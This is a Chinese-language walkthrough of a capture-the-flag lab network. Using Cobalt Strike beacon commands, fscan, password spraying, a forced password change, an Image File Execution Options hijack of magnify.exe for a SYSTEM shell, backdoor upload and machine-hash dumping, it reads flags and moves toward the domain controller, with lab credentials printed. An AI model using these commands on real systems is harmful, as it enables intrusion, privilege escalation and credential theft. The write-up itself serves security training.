
可以看到是挂载了远程 TSCLIENT 用户的C盘,而且正好是靶场的名字
1
2
| shell dir \\TSCLIENT\C
shell type \\TSCLIENT\C\credential.txt
|
- 扫盘,发现提示
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
| [03/20 17:36:02] beacon> shell dir \\TSCLIENT\C
[03/20 17:36:02] [*] Tasked beacon to run: dir \\TSCLIENT\C
[03/20 17:36:02] [+] host called home, sent: 47 bytes
[03/20 17:36:04] [+] received output:
驱动器 \\TSCLIENT\C 中的卷没有标签。
卷的序列号是 C2C5-9D0C
\\TSCLIENT\C 的目录
2022/07/12 10:34 71 credential.txt
2022/05/12 17:04 <DIR> PerfLogs
2022/07/11 12:53 <DIR> Program Files
2022/05/18 11:30 <DIR> Program Files (x86)
2022/07/11 12:47 <DIR> Users
2022/07/11 12:45 <DIR> Windows
1 个文件 71 字节
5 个目录 30,033,584,128 可用字节
[03/20 17:36:30] beacon> shell type \\TSCLIENT\C\credential.txt
[03/20 17:36:30] [*] Tasked beacon to run: type \\TSCLIENT\C\credential.txt
[03/20 17:36:30] [+] host called home, sent: 63 bytes
[03/20 17:36:31] [+] received output:
xiaorang.lab\Aldrich:Ald@rLMWuy7Z!#
Do you know how to hijack Image?
|
提示我们需要进行镜像劫持 并给了账号密码
内网扫描
- 使用
fscan进行扫描
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
| C:\Users\Public>fscan.exe -h 172.22.8.18/24
fscan.exe -h 172.22.8.18/24
___ _
/ _ \ ___ ___ _ __ __ _ ___| | __
/ /_\/____/ __|/ __| '__/ _` |/ __| |/ /
/ /_\\_____\__ \ (__| | | (_| | (__| <
\____/ |___/\___|_| \__,_|\___|_|\_\
fscan version: 1.8.4
start infoscan
(icmp) Target 172.22.8.18 is alive
(icmp) Target 172.22.8.15 is alive
(icmp) Target 172.22.8.31 is alive
(icmp) Target 172.22.8.46 is alive
[*] Icmp alive hosts len is: 4
172.22.8.46:445 open
172.22.8.31:445 open
172.22.8.15:445 open
172.22.8.18:1433 open
172.22.8.18:445 open
172.22.8.15:139 open
172.22.8.46:139 open
172.22.8.31:139 open
172.22.8.46:135 open
172.22.8.31:135 open
172.22.8.18:139 open
172.22.8.15:135 open
172.22.8.18:135 open
172.22.8.46:80 open
172.22.8.18:80 open
172.22.8.15:88 open
[*] alive ports len is: 16
start vulscan
[*] NetInfo
[*]172.22.8.31
[->]WIN19-CLIENT
[->]172.22.8.31
[*] NetInfo
[*]172.22.8.46
[->]WIN2016
[->]172.22.8.46
[*] NetBios 172.22.8.15 [+] DC:XIAORANG\DC01
[*] NetBios 172.22.8.31 XIAORANG\WIN19-CLIENT
[*] WebTitle http://172.22.8.18 code:200 len:703 title:IIS Windows Server
[*] NetInfo
[*]172.22.8.15
[->]DC01
[->]172.22.8.15
[*] NetInfo
[*]172.22.8.18
[->]WIN-WEB
[->]172.22.8.18
[->]2001:0:14c9:d206:3c48:1f22:d89d:8653
[*] NetBios 172.22.8.46 WIN2016.xiaorang.lab Windows Server 2016 Datacenter 14393
[*] WebTitle http://172.22.8.46 code:200 len:703 title:IIS Windows Server
[+] mssql 172.22.8.18:1433:sa 1qaz!QAZ
已完成 16/16
[*] 扫描结束,耗时: 10.0607634s
|
- 发现4台主机,整理一下
1
2
3
4
| 172.22.8.18 WIN-WEB 已拿下
172.22.8.15 DC:XIAORANG\DC01
172.22.8.31 XIAORANG\WIN19-CLIENT
172.22.8.46 WIN2016.xiaorang.lab
|
密码喷涂修改密码
- 密码喷涂一下看看是哪个主机的用户
1
| proxychains -q nxc smb 172.22.8.46 -u 'Aldrich' -p 'Ald@rLMWuy7Z!#'
|


2. 提示密码过期了,需要我们修改一个新的密码
1
| proxychains python3 smbpasswd.py xiaorang.lab/Aldric h:'Ald@rLMWuy7Z!#'@172.22.8.15 -newpass 'Admin123$%'
|
RDP远程登录
用户:xiaorang.lab\Aldrich
密码:Admin123$%

由于该主机不出网,所以要用proxifier进行代理
但是经过尝试,发现只有172.22.8.46允许远程桌面连接,因此只能连接该主机
镜像劫持提权
- 获取注册表项
Image File Execution Options 的访问控制列表(ACL)详细信息
1
| get-acl -path "HKLM:\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Image File Execution Options" | fl *
|

发现 Authenticated Users 的成员可以修改注册表
Authenticated Users 的成员
包括
- 所有域用户(Domain Users)。
- 所有本地用户(Local Users)。
- 所有通过身份验证的计算机账户(Computer Accounts)。
不包括:
- 匿名用户(Anonymous)。
- Guest 账户(除非启用了 Guest 账户并进行了身份验证)。
- 修改注册表把cmd绑定到放大镜上
1
| reg add "HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Image File Execution Options\magnify.exe" /v "Debugger" /t REG_SZ /d "c:\windows\system32\cmd.exe" /f
|

- 获取到系统权限的cmd
开始菜单-锁定,点出右下角的放大镜

- 生成新的
CS后门
因为内网主机无法访问公网,因此我们需要使用代理转发,生成新的CS后台,传到C:\Users\Public

- 通过刚刚得到的具有
system权限的cmd来运行刚刚上传的CS后门
读取flag2
1
| shell type C:\Users\Administrator\flag\flag02.txt
|
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
|
[03/20 19:41:44] beacon> shell type C:\Users\Administrator\flag\flag02.txt
[03/20 19:41:44] [*] Tasked beacon to run: type C:\Users\Administrator\flag\flag02.txt
[03/20 19:41:45] [+] host called home, sent: 74 bytes
[03/20 19:41:45] [+] received output:
   . .    .       . .       . .       .      .       . .       . .       . .    .
.+'|=|`+.=|`+. .+'|=|`+. .+'|=|`+. .+'|      |`+. .+'|=|`+. .+'|=|`+. .+'|=|`+.=|`+.
|.+' |  | `+.| |  | `+.| |  | `+.| |  |      |  | |  | `+.| |  | `+ | |.+' |  | `+.|
     |  |      |  | .    |  |      |  |      |  | |  |=|`.  |  |  | |      |  |
     |  |      `+.|=|`+. |  |      |  |      |  | |  | `.|  |  |  | |      |  |
     |  |      .    |  | |  |    . |  |    . |  | |  |    . |  |  | |      |  |
     |  |      |`+. |  | |  | .+'| |  | .+'| |  | |  | .+'| |  |  | |      |  |
     |.+'      `+.|=|.+' `+.|=|.+' `+.|=|.+' |.+' `+.|=|.+' `+.|  |.|      |.+'


flag02: flag{44c7980b-fdbc-4018-8c89-2abecc055a12}
|
Flag03
查看域成员
1
| shell net group "domain admins" /domain
|
发现当前机器WIN2016$用户也是域管理员
抓取WIN2016$机器用户的hash

1
| 295b96a04c73d4dbcd34b4a615f5a690
|
wmiexec连接
1
